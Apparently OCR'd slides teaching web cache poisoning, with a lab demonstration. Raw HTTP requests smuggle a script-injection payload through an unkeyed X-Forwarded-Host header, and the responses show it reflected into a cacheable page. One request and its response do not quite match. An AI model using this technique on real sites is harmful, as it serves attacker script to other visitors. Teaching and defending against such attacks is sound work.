

WEB CACHE POISONING

OBJECTIVE: TO SEND A REQUEST THAT CAUSES A HARMFUL RESPONSE THAT GETS SAVED IN THE CACHE AND SERVED TO OTHER USERS.



BEFORE START (WHAT IS CACHE & HOW CACHE WORKS)




```
GET /host HTTP/1.1
Host: localhost:8038
Cache-Control: max-age=0
sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
```

CACHE KEYS

Cache Keys are used to uniquely identify cached object


WEB CACHE POISONING



- To send a request that causes a harmful response that gets saved in the cache and served to other users.

- This presentation is focused on exploiting using HTTP Headers

UNKEYED INPUTS AND KEY COLLISON




```
GET /blog/post.php?mobile=1 HTTP/1.1

Host: example.com

User-Agent: Mozilla/5.0 … Firefox/57.0

Cookie: language=pl;

Connection: close
```




```
GET /blog/post.php?mobile=1 HTTP/1.1

Host: example.com

User-Agent: Mozilla/5.0 … Firefox/57.0

Cookie: language=en;

Connection: close
```




APPROACH TO WEB CACHE POISONING


- Identify unkeyed input (Param Miner)
- Param Miner – automates the step by guessing header/cookie names
- Access how much damage can be done, and stored in the cache

USING WEB CACHE POISONING TO DELIVER AN XSS ATTACK

Web cache poisoning vulnerability to exploit is when unkeyed input is reflected in a cacheable response without proper sanitization.




```
GET /host HTTP/1.1
Host: 127.0.0.1:8080
X-Forwarded-Host: 127.0.0.1:8080
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```




```
HTTP/1.1 200 OK
Server: Werkzeug/2.1.1 Python/3.10.0
Date: Wed, 12 Oct 2022 05:18:30 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 112

<!DOCTYPE html><html>
  <script src="http://127.0.0.1:8080/js.js">
```



```
GET /host HTTP/1.1
Host: localhost:8038
x-forwarded-host: a."></script><script>alert("payload here");</script>
Cache-Control: max-age=0
sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
sec-ch-ua-mobile: ?0
```




```
HTTP/1.1 200 OK
Server: Werkzeug/2.1.1 Python/3.10.0
Date: Wed, 12 Oct 2022 05:22:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 128

<!DOCTYPE html><html><script src="http://a."><script>alert(1)</script>"/js.js">
```

QUICK DEMO ON WEB CACHE POISONING

DEFENSE || MITAGATION


Disable Caching

Restricting Caching

